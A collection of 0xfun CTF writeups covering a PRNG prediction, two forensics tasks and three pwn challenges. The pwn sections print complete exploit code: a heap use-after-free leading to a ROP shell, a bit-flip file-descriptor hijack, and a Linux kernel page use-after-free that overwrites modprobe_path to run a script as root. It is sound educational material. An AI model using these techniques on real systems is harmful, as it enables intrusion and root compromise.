0xfun CTF Writeups

0xfun

February 15, 2026

Contents

Table of Contents

Contents

Fortune_Revenge

Writeup: ./crypto/Fortune_Revenge/WRITEUP.md

The Fortune Teller's Revenge (crypto, hard) - Writeup

We are given a PRNG-like service that prints three 32-bit "glimpses" and then asks us to predict the **next 5 full 64-bit states**.

The local file `fortune_revenge.py` is effectively the server logic:

```
state = (A*state + C) mod 2^64          # next()
glimpse() = next() >> 32                # top 32 bits of the new state
jump(): state = (A_JUMP*state + C_JUMP) mod 2^64

print(glimpse())                        # g1 = s1>>32
jump()
print(glimpse())                        # g2 = s2>>32
jump()
print(glimpse())                        # g3 = s3>>32
```

Constants are known:

- `M = 2^64`
- `A = 2862933555777941757`
- `C = 3037000493`
- `JUMP = 100000`
- `A_JUMP = A^JUMP mod 2^64`
- `C_JUMP` is given (precomputed)

Key Observation: Glimpses Follow a 64-bit Affine Recurrence

Let `s1` be the full 64-bit state produced by the first `glimpse()` call.

After that, the code does:

1. `jump(): state <- A_JUMP*s1 + C_JUMP (mod 2^64)`
2. `glimpse(): s2 = next(state) = A*(A_JUMP*s1 + C_JUMP) + C (mod 2^64)`

So:

`s2 = m*s1 + k (mod 2^64)` where

- `m = A * A_JUMP (mod 2^64)` (equivalently `A^(JUMP+1) mod 2^64`)
- `k = A*C_JUMP + C (mod 2^64)`

Similarly:

`s3 = m*s2 + k (mod 2^64)`

We are given:

- `g1 = s1 >> 32`
- `g2 = s2 >> 32`
- `g3 = s3 >> 32`

We need to recover enough to predict the future, i.e. recover `s3` fully.

Reconstructing the Missing Low 32 Bits

Write each 64-bit state as:

- `s1 = (g1<<32) | l1` where `l1` is unknown (32 bits)
- `s2 = (g2<<32) | l2`
- `s3 = (g3<<32) | l3`

Also split `m` and `k` into 32-bit halves:

- `m = (mh<<32) | ml`
- `k = (kh<<32) | kl`

Working mod 2^64, we can express the **high 32 bits** of `s2 = m*s1 + k` using 32-bit arithmetic plus carries.

Let:

- `P = ml * l1` (64-bit)
  - `P_low = low32(P)`
  - `P_high = high32(P)`
- `T = ml * g1 + mh * l1` (64-bit)
  - only `low32(T)` affects the top half after shifting

Then the high 32 bits satisfy:

`g2 = P_high + low32(T) + kh + carry1 (mod 2^32)`

where `carry1` is the carry-out of `(P_low + kl)` (either 0 or 1).

Everything in that equation is known except `l1` and the carries.

Meet-in-the-Middle on `l1`

Brute-forcing `l1` over 2^32 is too large, so we split:

`l1 = (b<<16) | a`, with `a,b` in `[0, 2^16)`.

We rewrite the pieces of the equation so that:

- one part depends only on a
- another part depends only on b
- we combine them with a hash map (meet-in-the-middle)

The remaining ambiguity from carries is tiny (`carryP` from adding partial products, and `carry1` from adding `kl`), so we try both values in `{0,1}` and validate candidates exactly.

This produces a small set of `l1` candidates.

Validation with `g3`

For each candidate `l1`:

1. Construct `s1 = (g1<<32) | l1`
2. Compute `s2 = m*s1 + k (mod 2^64)` and check `(s2>>32) == g2`
3. Compute `s3 = m*s2 + k (mod 2^64)` and check `(s3>>32) == g3`

The correct `l1` is the one that satisfies both checks, giving us the full `s3`.

Predicting the Next 5 Full 64-bit States

After the printed `g3`, the internal state equals `s3` (the full state produced by that last `glimpse()` call).

The prompt asks:

> Predict the next 5 full 64-bit states

Those are simply:

`s_{n+1} = (A*s_n + C) mod 2^64` repeated 5 times starting from `s3`.

Solver

The included solver `solve.py`:

1. Reads `g1, g2, g3` from the server
2. Computes `m,k` from constants
3. Recovers `s3` via meet-in-the-middle + `g3` validation
4. Outputs the next 5 full 64-bit states

Run:

```
python3 solve.py
```

It prints the response from the server, including the flag.

Flag

`0xfun{r3v3ng3_0f_th3_f0rtun3_t3ll3r}`

kd

Writeup: ./Foren/kd>/kd/writeup.md

---

kd> Forensic CTF Writeup

Challenge Prompt

```
kd>
250
medium
N!L

something crashed. something was left behind.
```

Flag format: `0xfun{...}`

Provided Artifacts

- `crypter.dmp` (Windows minidump, ~425 MB)
- `config.dat`
- `events.xml`
- `transcript.enc`

Analysis

1. Quick triage

Used `file`, `strings`, and `xxd`:

- `crypter.dmp` identified as a Windows mini dump.
- `transcript.enc` had a readable header and encrypted-looking body.
- `events.xml` contained noisy/decoy service activity.

2. Memory dump mining

Searched dump strings for crypto and challenge hints:

```
strings -n 6 crypter.dmp | rg "AES|SHA256|config|N!L|flag|0xfun"
```

Notable findings in memory:

- `Algorithm=AES-256-CBC`
- `KeyDerivation=SHA256`
- `ConfigPath=config.dat`
- `N!L?BRRR_v3_CTF`

These explain the prompt hint `N!L` and indicate secret material remained in process memory after crash.

3. Locate what was “left behind”

Searched directly for flag format in dump:

```
rg -a -n "0xfun\{" crypter.dmp
```

Recovered flag string at offset 373350056:

`0xfun{wh0_n33ds_sl33p_wh3n_y0u_h4v3_cr4sh_dumps}`

Verified exact match:

```
grep -aob "0xfun{wh0_n33ds_sl33p_wh3n_y0u_h4v3_cr4sh_dumps}" crypter.dmp
```

Why this works

The challenge theme is crash-forensics: sensitive runtime data (including secrets) remained in memory and was captured in `crypter.dmp`. The “left behind” artifact is the in-memory plaintext flag.

Final Flag

`0xfun{wh0_n33ds_sl33p_wh3n_y0u_h4v3_cr4sh_dumps}`

Nothing_Expected

Writeup: ./Foren/NothingExpected/Nothing_Expected/writeup.md

Nothing Expected (Forensics) - Writeup

Challenge

- Name: `Nothing Expected`
- Category: Forensics
- Flag format: `0xfun{...}`

TL;DR

The PNG had an embedded Excalidraw project inside a `tEXt` chunk (`application/vnd.excalidraw+json`).
Decoding and rendering those hidden vector strokes reveals the flag text.

Steps

1. Initial recon

```
file file.png
exiftool file.png
```

Important clue from `exiftool`: `- Warning: Text/EXIF chunk(s) found after PNG IDAT - Applicationvndexcalidrawjson : {"version":"1","encoding":"bstring","compressed":true,...}`

This indicates extra metadata/chunks are carrying hidden content.

2. Confirm PNG chunk structure

```
python3 - <<'PY'
import struct
from pathlib import Path
p = Path("file.png").read_bytes()
o = 8
while o < len(p):
    ln = int.from_bytes(p[o:o+4], "big")
    typ = p[o+4:o+8]
    print(typ.decode("latin1"), ln)
    o += 12 + ln
    if typ == b"IEND":
```

```
        break
PY
```

You can see a large tEXt chunk containing Excalidraw JSON.

3. Extract and decode embedded Excalidraw payload

```
python3 - <<'PY'
import json, zlib
from pathlib import Path

data = Path("file.png").read_bytes()
o = 8
val = None
while o < len(data):
    ln = int.from_bytes(data[o:o+4], "big")
    typ = data[o+4:o+8]
    chunk = data[o+8:o+8+ln]
    o += 12 + ln
    if typ == b"tEXt":
        k, v = chunk.split(b"\x00", 1)
        if k == b"application/vnd.excalidraw+json":
            val = v
            break

obj = json.loads(val.decode("latin1"))
decoded = zlib.decompress(obj["encoded"].encode("latin1"))
Path("decoded.bin").write_bytes(decoded)
print("wrote decoded.bin")
PY
```

`decoded.bin` is JSON for the Excalidraw scene.

4. Reveal the hidden drawing layer

Render all `freedraw` elements from `decoded.bin` into an image (or inspect in Excalidraw).
This reveals hidden handwritten text at the top.

Recovered message: `0xfun{th3_sw0rd_0f_k1ng_4rthur}`

Flag

`0xfun{th3_sw0rd_0f_k1ng_4rthur}`

six-seven-lmao_FILES

Writeup: ./pwn/3rd/six-seven-lmao_FILES/writeup.md

---

six-seven-lmao — PWN Writeup

Challenge Info

Field	Value
Category	PWN
Event	0xfun CTF
Flag	`0xfun{p4cm4n_Syu_br0k3_my_xpl0it_btW}`
Remote	`chall.0xfun.org:26100`

Binary Analysis

`chall: ELF 64-bit LSB pie executable, x86-64, dynamically linked`

Protection	Status
RELRO	Full
Stack Canary	✗
NX	✗
PIE	✗
libc	glibc 2.42 (tcache safe-linking)

The binary is a **note manager** with 5 menu options:

1. **Create note** — `malloc(size)` + `read(0, buf, size)`, stores pointer in `notes[idx]` and size in `sizes[idx]`
2. **Delete note** — `free(notes[idx])` but **does NOT null the pointer or clear the size**
3. **Read note** — `write(1, notes[idx], sizes[idx])`
4. **Edit note** — `read(0, notes[idx], sizes[idx])`
5. **Exit**

Vulnerability

Use-After-Free in `delete_note`: after `free()`, the pointer and size remain in the arrays. This allows:

- **Read-after-free** via `read_note` → leak heap/libc data
- **Write-after-free** via `edit_note` → corrupt freed chunk metadata (tcache poisoning)

Exploitation Strategy

`Heap Leak → Libc Leak → Stack Leak → ROP via Stack Overwrite`

Stage 1: Heap Key Leak

glibc 2.42 uses **tcache safe-linking**: when a chunk is freed into tcache, its `fd` pointer is XOR'd with `chunk_addr >> 12`. To perform tcache poisoning, we need this key.

```
create(io, 0, 0x38, b'A' * 0x38)  # alloc 0x40 chunk
delete(io, 0)                      # free → tcache
raw = read_note(io, 0, 0x38)       # UAF read
heap_key = u64(raw[:8])             # mangled fd = 0 ^ (addr >> 12) = he
```

Since the chunk is the first (and only) entry in its tcache bin, `fd = NULL`. After mangling: `stored_fd = NULL ^ (chunk_addr >> 12) = chunk_addr >> 12`. This gives us the **heap key** needed to mangle future fd pointers.

Stage 2: Libc Leak via Unsorted Bin

Tcache bins hold at most **7 entries**. By freeing 8 chunks of the same large size (0x3f8), the 8th goes into the **unsorted bin**, whose fd/bk point to `main_arena` in libc.

```
for i in range(1, 9):
    create(io, i, 0x3f8, b'C' * 0x3f8)
create(io, 9, 0x20, b'D' * 0x20)  # guard chunk (prevents top consolidati

for i in range(1, 9):
    delete(io, i)  # 1-7 fill tcache, 8 goes to unsorted bin

raw = read_note(io, 8, 0x3f8)       # UAF read on unsorted bin chunk
libc_leak = u64(raw[:8])             # fd = main_arena + offset
libc.address = libc_leak - 0x1e7b20  # offset to libc base
```

Stage 3: Stack Leak via `environ`

The libc global `environ` contains a pointer to the stack (the process's environment variables). We use **tcache poisoning** to allocate a chunk overlapping `environ` and read the stack address.

Key consideration: glibc 2.42's `tcache_get()` **zeroes the key field at offset 8** of the returned chunk. If we target `environ - 0x8` (so environ is at offset 8), the key zeroing destroys the environ value. Solution: target `environ - 0x18`, placing environ at offset **0x18** in the chunk — safely past the zeroed fields.

```
environ_addr = libc.sym['environ']
target = environ_addr - 0x18  # 16-byte aligned, environ at offset 0x18
```

```
delete(io, 0)  # free into 0x40 tcache
edit(io, 0, p64(target ^ heap_key) + b'\x00' * (0x38 - 8))  # poison fd

create(io, 1, 0x38, b'E' * 0x38)       # pop original chunk
create(io, 2, 0x38, b'X' * 0x18)       # pop at target — only write 0x18
                                         # environ at offset 0x18 is pres

raw = read_note(io, 2, 0x38)
stack_leak = u64(raw[0x18:0x20])         # environ value = stack address
```

> **Important:** We send only 0x18 bytes of data to `create_note`'s `read()` call. Since `read()` returns the number of bytes actually received, it only writes 0x18 bytes and leaves environ untouched at offset 0x18.

Stage 4: ROP via Stack Overwrite

From stack analysis, `create_note`'s saved return address lives at `environ - 0x150`. Since this address isn't 16-byte aligned (required by tcache), we round down with `& ~0xf`, placing our chunk at the **saved RBP** location (8 bytes before saved RIP).

We use a **separate tcache bin** (0x30) for this second poisoning to avoid chain corruption from stage 3:

```
ret_addr_loc = (stack_leak - 0x150) & ~0xf

create(io, 3, 0x28, b'F' * 0x28)  # fresh 0x30 chunk
delete(io, 3)                       # free into 0x30 tcache
raw = read_note(io, 3, 0x28)
key_stack = u64(raw[:8])             # heap key for this chunk

edit(io, 3, p64(ret_addr_loc ^ key_stack) + b'\x00' * (0x28 - 8))  # pois
create(io, 4, 0x28, b'H' * 0x28)   # pop original chunk

# Final allocation: this IS create_note — its saved RIP is at our target!
rop_payload  = p64(0xdeadbeef)       # [0]  saved_RBP (don't care)
rop_payload += p64(ret_gadget)       # [8]  saved_RIP → ret (alignment fi
rop_payload += p64(pop_rdi)          # [16] pop rdi; ret
rop_payload += p64(bin_sh)           # [24] "/bin/sh"
rop_payload += p64(system)           # [32] system()

create(io, 5, 0x28, rop_payload)     # writes ROP over create_note's own
# create_note returns → ROP executes → system("/bin/sh") → shell!
```

Stack alignment detail: Without the extra ret gadget, `system()` would be called with `rsp % 16 == 0` instead of the ABI-required `rsp % 16 == 8`. The ret slide consumes 8 bytes from the stack, fixing the alignment.

Execution Flow

```
create_note called by main
  ├─ malloc(0x28) → returns stack address (tcache poisoned)
  ├─ read(0, stack_addr, 0x28) → writes ROP chain over saved RIP
  ├─ puts("Note created!") → prints normally
  ├─ canary check → passes (canary is below our write, untouched)
  └─ leave; ret → jumps into ROP chain
       ├─ ret (alignment)
       ├─ pop rdi → rdi = "/bin/sh"
       └─ system("/bin/sh") → SHELL!
```

Solve Script

```python
#!/usr/bin/env python3
from pwn import *

context.binary = './chall'
context.log_level = 'info'
libc = ELF('./libc.so.6')
UNSORTED_BIN_OFFSET = 0x1e7b20

def conn():
    if args.REMOTE:
        return remote('chall.0xfun.org', 26100)
    else:
        return process('./chall')

def create(io, idx, size, data=b'A'):
    io.sendafter(b'> ', b'1\n')
    io.sendafter(b'Index: ', str(idx).encode() + b'\n')
    io.sendafter(b'Size: ', str(size).encode() + b'\n')
    io.sendafter(b'Data: ', data)

def delete(io, idx):
    io.sendafter(b'> ', b'2\n')
    io.sendafter(b'Index: ', str(idx).encode() + b'\n')

def read_note(io, idx, size):
    io.sendafter(b'> ', b'3\n')
    io.sendafter(b'Index: ', str(idx).encode() + b'\n')
    io.recvuntil(b'Data: ')
    raw = io.recvn(size)
    io.recvline()
    return raw

def edit(io, idx, data):
```

```
    io.sendafter(b'> ', b'4\n')
    io.sendafter(b'Index: ', str(idx).encode() + b'\n')
    io.sendafter(b'New Data: ', data)

io = conn()

# Stage 1: Heap key leak
create(io, 0, 0x38, b'A' * 0x38)
delete(io, 0)
heap_key = u64(read_note(io, 0, 0x38)[:8])
create(io, 0, 0x38, b'B' * 0x38)

# Stage 2: Libc leak
for i in range(1, 9):
    create(io, i, 0x3f8, b'C' * 0x3f8)
create(io, 9, 0x20, b'D' * 0x20)
for i in range(1, 9):
    delete(io, i)
libc.address = u64(read_note(io, 8, 0x3f8)[:8]) - UNSORTED_BIN_OFFSET

# Stage 3: Stack leak via environ
target_env = libc.sym['environ'] - 0x18
delete(io, 0)
edit(io, 0, p64(target_env ^ heap_key) + b'\x00' * (0x38 - 8))
create(io, 1, 0x38, b'E' * 0x38)
create(io, 2, 0x38, b'X' * 0x18)
stack_leak = u64(read_note(io, 2, 0x38)[0x18:0x20])

# Stage 4: ROP
ret_addr_loc = (stack_leak - 0x150) & ~0xf
rop = ROP(libc)
pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[0]
ret_gadget = rop.find_gadget(['ret'])[0]
bin_sh = next(libc.search(b'/bin/sh\x00'))

create(io, 3, 0x28, b'F' * 0x28)
delete(io, 3)
key2 = u64(read_note(io, 3, 0x28)[:8])
edit(io, 3, p64(ret_addr_loc ^ key2) + b'\x00' * (0x28 - 8))
create(io, 4, 0x28, b'H' * 0x28)

payload  = p64(0) + p64(ret_gadget) + p64(pop_rdi)
payload += p64(bin_sh) + p64(libc.sym['system'])
create(io, 5, 0x28, payload)

io.interactive()
```

```
$ python3 exploit.py REMOTE
```

```
[+] Opening connection to chall.0xfun.org on port 26100: Done
[+] Exploit sent! Shell incoming...
[*] Switching to interactive mode
uid=1000(pwn) gid=1000(pwn) groups=1000(pwn)
$ cat /home/pwn/flag.txt
0xfun{p4cm4n_Syu_br0k3_my_xpl0it_btW}
```

bitflips_files

Writeup: ./pwn/4th/bitflips_files/writeup.md

---

bit_flips — 250pts (Medium)

> *can you do it in just 3 bit flips?*

Flag: `0xfun{3_b1t5_15_4ll_17_74k35_70_g37_RC3_safhu8}`

Overview

We're given a PIE binary with full protections (Full RELRO, Canary, NX, PIE). The program opens a `commands` file, leaks several addresses, then lets us flip exactly **3 bits** at arbitrary memory locations. A hidden `cmd` function reads lines from the opened file and passes each to `system()`.

The goal: redirect execution to `cmd` and make it read from **stdin** instead of the commands file — all in just 3 bit flips.

Binary Analysis

Protections

```
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      PIE enabled
```

Key Functions

`setup()` — Disables buffering on stdin/stdout/stderr, then opens `./commands` for reading and stores the `FILE*` in global `f` (at `PIE+0x4050`).

`vuln()` — Leaks four addresses, then calls `bit_flip()` exactly 3 times. After the loop, sets `lock = 0` (disabling further flips), then returns.

```
Leaked:
  &main      → PIE base
  &system    → libc base (GOT resolved)
  &address   → stack address (local variable in vuln)
  sbrk(NULL) → heap end (program break)
```

`bit_flip()` — Reads an address (`%llx`, no `0x` prefix) and a bit index (0–7) from stdin. XORs that single bit at the given address. Exits if `lock != -1`.

`cmd()` — Loops over `fgets(buf, 0x18, f)`, strips newlines, and calls `system(buf)` on each non-empty line. Reads from global `f`.

The Challenge

On the remote server, the `commands` file contains `echo "Did you pwn me?"` — not `cat flag`. So simply jumping to `cmd` is not enough. We need `cmd` to read from **stdin** so we can supply our own commands.

Exploit Strategy

Three bit flips, three targets:

Flip	Target	Bit	Effect
1	`FILE._fileno`	0	fd 3 (0b11) → 2 (0b10)
2	`FILE._fileno`	1	fd 2 (0b10) → `0` (0b00) = **stdin**
3	`vuln` return address	3	0x1422 → 0x142a = **cmd+1**

Step 1: Redirect the file descriptor (2 flips)

The `FILE` struct allocated by `fopen("./commands", "r")` lives on the heap. Its `_fileno` field (at offset `0x70`) holds the file descriptor — which is 3 (the first fd after stdin/stdout/stderr).

Changing `_fileno` from 3 to `0` requires flipping bits 0 and 1:

```
3 = 0b00000011
0 = 0b00000000  (stdin)
       ┘┘
      bit 1, bit 0
```

Finding `_fileno` on the heap:

On glibc 2.39 (Ubuntu 24.04), the heap layout after `fopen` is:

```
heap_start + 0x000: malloc metadata
heap_start + 0x010: tcache_perthread_struct  (0x290 bytes, first malloc)
heap_start + 0x2a0: FILE struct          (from fopen, second malloc)
heap_start + 0x310: FILE._fileno              (+0x70 into FILE)
```

The initial brk allocation is always `0x21000` bytes, so:

```
heap_start = sbrk(0) - 0x21000
_fileno    = sbrk(0) - 0x21000 + 0x310
           = sbrk(0) - 0x20CF0
```

Step 2: Hijack the return address (1 flip)

The `vuln` function returns to `main+0x1d` (PIE+0x1422). We redirect it to `cmd+1` (PIE+0x142a) — skipping `push rbp` to avoid stack misalignment issues.

```
0x22 = 0b00100010
0x2a = 0b00101010
              ┘
           bit 3
```

Only **1 bit flip** on the low byte of the return address.

Finding the return address on the stack:

The leaked `&address` points to `vuln`'s local variable at `rbp-0x10`. The return address is at `rbp+0x8`, so:

```
ret_addr_location = &address + 0x10 + 0x08 = &address + 0x18
```

Step 3: Send commands

After `vuln` returns to `cmd+1`, the function calls `fgets(buf, 0x18, f)`. Since we changed `_fileno` to `0`, it reads from stdin. We send `cat flag` to get the flag.

Exploit Code

```python
#!/usr/bin/env python3
from pwn import *

context.binary = './main'

p = remote('chall.0xfun.org', 45012)

p.recvuntil(b"I'm feeling super generous today\n")

# Parse leaks
p.recvuntil(b"&main = ")
main_addr = int(p.recvline().strip(), 16)
p.recvuntil(b"&system = ")
system_addr = int(p.recvline().strip(), 16)
p.recvuntil(b"&address = ")
stack_addr = int(p.recvline().strip(), 16)
p.recvuntil(b"sbrk(NULL) = ")
sbrk_val = int(p.recvline().strip(), 16)

pie_base = main_addr - 0x1405
ret_addr_location = stack_addr + 0x18
fileno_addr = sbrk_val - 0x20CF0  # sbrk(0) - 0x21000 + 0x310
```

```python
def do_flip(addr, bit):
    p.recvuntil(b"> ")
    p.sendline(format(addr, 'x').encode())  # %llx (no 0x prefix)
    p.sendline(str(bit).encode())           # %d

# Flip _fileno: 3 -> 0 (stdin)
do_flip(fileno_addr, 0)  # bit 0: 3 -> 2
do_flip(fileno_addr, 1)  # bit 1: 2 -> 0

# Flip return address: main+0x1d -> cmd+1
do_flip(ret_addr_location, 3)  # 0x22 -> 0x2a

# cmd now reads from stdin
import time; time.sleep(0.5)
p.sendline(b"cat flag")
p.sendline(b"")
p.interactive()
```

Pitfalls & Lessons Learned

- **`scanf("%llx")` reads hex without `0x` prefix** — sending `0x...` causes parsing to stop at x.
- **`bit_flip` has only one `>` prompt**, then two `scanf` calls (address + bit number). No second prompt for the bit.
- **Tcache perthread struct** is the first heap allocation in glibc ≥2.26. It shifts the FILE struct from offset `0x10` to `0x2a0` on the heap. This was the key difference between local and remote.
- **`lock` is initialized to `-1`** (0xFFFFFFFF) in `.data`, not 0 in `.bss`. The check `if (lock != -1) exit(-1)` passes because lock starts as -1.

phantom_FILES

Writeup: ./pwn/8th/phantom_FILES/WRITEUP.md

Phantom — Kernel Pwn Writeup

CTF: 0xfun CTF
Challenge: Phantom (pwn, 500 pts — hard)
Remote: `nc chall.0xfun.org 1348`
Flag: `0xfun{r34l_k3rn3l_h4ck3rs_d0nt_unzip}`

---

1. Challenge Overview

We are given four files:

File	Purpose
`bzImage`	Compressed Linux kernel (v6.6.15)
`initramfs.cpio.gz`	Root filesystem (BusyBox initramfs)
`phantom.ko`	Vulnerable kernel module
`interface.h`	Userspace ioctl header
`run.sh`	QEMU launch script

Environment

From `run.sh`:

```
qemu-system-x86_64 \
    -m 256M \
    -kernel ./bzImage \
    -initrd ./initramfs.cpio.gz \
    -append "console=ttyS0 oops=panic panic=1 quiet kaslr" \
    -cpu qemu64,+smep,+smap \
    -nographic -no-reboot
```

Protections: KASLR, SMEP, SMAP, `oops=panic` (no second chances).

The `init` script loads `phantom.ko`, creates `/dev/phantom` (mode 666), drops to a shell as **uid 1000**. The flag is at `/flag` (root-owned, mode 0400).

interface.h

```
#define CMD_ALLOC 0x133701
#define CMD_FREE  0x133702
```

---

2. Reverse Engineering `phantom.ko`

Disassembling the module reveals a simple misc device with three operations:

Global State

BSS: `g_obj` → pointer to `struct phantom_obj`

```
struct phantom_obj {     // size 0x18
    struct page *page;   // +0x00
    void        *vaddr;  // +0x08
    int          freed;  // +0x10
};
```

`CMD_ALLOC` (ioctl 0x133701)

```
if (g_obj != NULL) return -EEXIST;
g_obj = kmalloc(0x18, GFP_KERNEL);
g_obj->page = alloc_pages(GFP_KERNEL | __GFP_ZERO, 0);   // order-0 = sin
g_obj->vaddr = page_to_virt(g_obj->page);
memset(g_obj->vaddr, 0x41, PAGE_SIZE);   // fill with 'A's
g_obj->freed = 0;
```

`CMD_FREE` (ioctl 0x133702)

```
if (g_obj == NULL || g_obj->freed) return -EINVAL;
__free_pages(g_obj->page, 0);    // free the physical page
g_obj->freed = 1;                // mark freed
// BUG: g_obj pointer is NOT cleared
// BUG: the kmalloc'd struct is NOT freed
```

`mmap` handler

```
if (g_obj == NULL || g_obj->freed) return -EINVAL;   // ← checked, but...
if (g_obj->page == NULL)           return -EINVAL;
if (vma_size > PAGE_SIZE)          return -EINVAL;
remap_pfn_range(vma, vma->vm_start, page_to_pfn(g_obj->page), PAGE_SIZE,
```

`release` handler (fd close)

```
if (g_obj->page) __free_pages(g_obj->page, 0);
kfree(g_obj);
g_obj = NULL;
```

---

3. Vulnerability Analysis

The vulnerability is a **page-level Use-After-Free (UAF)**.

The critical ordering is:

1. **`CMD_ALLOC`** — allocates a physical page, stores it in `g_obj`
2. **`mmap`** — creates a userspace mapping to that page via `remap_pfn_range`
3. **`CMD_FREE`** — frees the physical page but the `remap_pfn_range` **mapping persists**

After step 3, userspace retains a read/write mapping to a **freed physical page**. The kernel will reuse this page for something else, but we can still read and write it through the stale mapping.

The `mmap` handler checks `g_obj->freed` and refuses to create new mappings after free — but an **existing** mapping (created before free) is never torn down. This is the classic `remap_pfn_range` UAF: the kernel doesn't track these mappings in the page's reverse-map, so freeing the page doesn't invalidate userspace PTEs.

---

4. Exploitation Strategy: PTE Page Takeover → `modprobe_path`

4.1 Page Table Background

On x86-64, virtual address translation uses 4-level page tables:

```
PGD → PUD → PMD → PTE → Physical Page
```

Each PTE page contains **512 entries** (512 × 8 bytes = 4096 bytes). Each entry maps one 4KB virtual page to a physical frame:

```
PTE entry: [63:NX] [51:12 PFN] [11:0 flags]
Flags: Present(0) | R/W(1) | User(2) | Accessed(5) | Dirty(6) | ...
```

A **2MB-aligned** virtual mapping occupies exactly **one PMD entry**, which points to exactly **one PTE page**. By controlling what's in a PTE page, we control the physical-to-virtual mapping for 512 consecutive virtual pages.

4.2 The Plan

1. **Create the UAF** — alloc, mmap, free. We now have R/W access to a freed page.

2. **Reclaim as PTE page** — create a 2MB-aligned anonymous `mmap` and touch it. The kernel needs a PTE page to back this mapping and allocates one from the page allocator — the same allocator that our freed page was returned to. With high probability, our freed page is reused as the PTE page.
3. **Forge a PTE** — write a PTE entry through the UAF mapping, pointing to the physical page that contains the kernel's `modprobe_path` variable.
4. **Read/verify** — access the virtual address corresponding to our forged PTE slot. If we see `"/sbin/modprobe"`, we've hit the target.
5. **Overwrite** — change `modprobe_path` from `"/sbin/modprobe"` to `"/tmp/p"`.
6. **Trigger** — execute a file with invalid magic bytes → kernel calls `modprobe_path` as root → our script copies `/flag`.

4.3 Finding `modprobe_path` Physical Address

Extract vmlinux from bzImage and locate the string:

```
$ grep -boa '/sbin/modprobe' vmlinux
30668224:/sbin/modprobe

$ printf "0x%x\n" 30668224
0x1d3f5c0
```

From ELF program headers:

```
LOAD Offset=0x01c00000 VirtAddr=0xffffffff82a00000 PhysAddr=0x02a00000
```

```
data_vaddr = 0xffffffff82a00000
data_foff  = 0x01c00000
mp_foff    = 0x01d3f5c0
mp_vaddr   = data_vaddr + (mp_foff - data_foff)  # 0xffffffff82b3f5c0
mp_phys    = 0x02a00000 + (mp_foff - data_foff)   # 0x02b3f5c0
```

Value	Result
PFN	0x2b3f
Page offset	0x5c0

4.4 PTE Entry Construction

```
uint64_t make_pte(uint64_t pfn) {
    // Present | R/W | User | Accessed | Dirty | Software bits | NX
    return (pfn << 12) | 0x8000000000000e67ULL;
}
```

Flags breakdown: - Bits 0-6: 0x67 = Present + R/W + User + Accessed + Dirty - Bits 9-11: 0xe00 » 9 = software/available bits (set for safety) - Bit 63: NX (no-execute) — we only need R/W

---

5. Exploit Implementation

The exploit is written as a **no-libc static binary** (~9 KB) for fast remote upload:

```c
int main(void) {
    for (int att = 0; att < 4000; att++) {
        // 1. Map a 2MB-aligned window
        void *win = map_2m_window();

        // 2. Open phantom, alloc page, mmap it (creates the mapping)
        int fd = open("/dev/phantom", O_RDWR);
        ioctl(fd, CMD_ALLOC, 0);
        uint64_t *uaf = mmap(NULL, 0x1000, PROT_READ|PROT_WRITE, MAP_SHAR

        // 3. Free the page (mapping persists = UAF!)
        ioctl(fd, CMD_FREE, 0);
        close(fd);

        // 4. Touch the 2MB window → kernel allocates a PTE page
        //    High chance: our freed page is reused as this PTE page
        ((volatile char *)win)[0] = 1;

        // 5. Forge PTE[3] → points to modprobe_path's physical page
        uaf[3] = make_pte(0x2b3f);

        // 6. Verify: read through forged PTE
        char *mp = (char *)win + 3*PAGE_SIZE + 0x5c0;
        if (memcmp(mp, "/sbin/modprobe", 14) != 0) {
            // Didn't capture PTE page or wrong PFN → retry
            uaf[3] = 0;
            continue;
        }

        // 7. Overwrite modprobe_path → "/tmp/p"
        memset(mp, 0, 32);
        memcpy(mp, "/tmp/p", 7);

        // 8. Trigger: execute bad-magic file → kernel runs /tmp/p as roo
        trigger_modprobe();  // → /tmp/p → cat /flag > /tmp/flag
        read_flag();         // print /tmp/flag
        exit(0);
    }
}
```

Key Details

2MB-aligned window: The window must be 2MB-aligned so it falls within a single PMD entry, ensuring only **one** PTE page is needed. We over-allocate (4MB), align, munmap, then `MAP_FIXED` at the aligned address.

Slot arithmetic: PTE slot `N` maps virtual address `win + N * 0x1000`. We use slot 3 (arbitrary choice avoiding slot 0 which is already populated), so the forged mapping appears at `win + 0x3000`.

Retry loop: The page reclaim is probabilistic. If the freed page isn't reused as our PTE page, `memcmp` fails and we retry with fresh allocations. In practice it succeeds on the **first attempt**.

`modprobe_path` trigger: When Linux encounters an executable with an unknown binary format, it invokes `modprobe_path` to load the appropriate handler module. By overwriting this path with our script and executing a file containing `\xff\xff\xff\xff` (invalid ELF magic), the kernel runs our script **as root**:

```
#!/bin/sh
cat /flag > /tmp/flag
chmod 777 /tmp/flag
```

---

6. Compilation & Deployment

Build (no-libc, ~9 KB binary)

```
gcc -nostdlib -static -O2 -fno-builtin -o exploit_tiny exploit_tiny.c
strip exploit_tiny
# Result: 9184 bytes
```

Local Test

```
[*] Phantom exploit - modprobe_path
[+] Found modprobe_path!
[+] FLAG: 0xfun{fake_flag_for_testing}
```

Remote (pwntools)

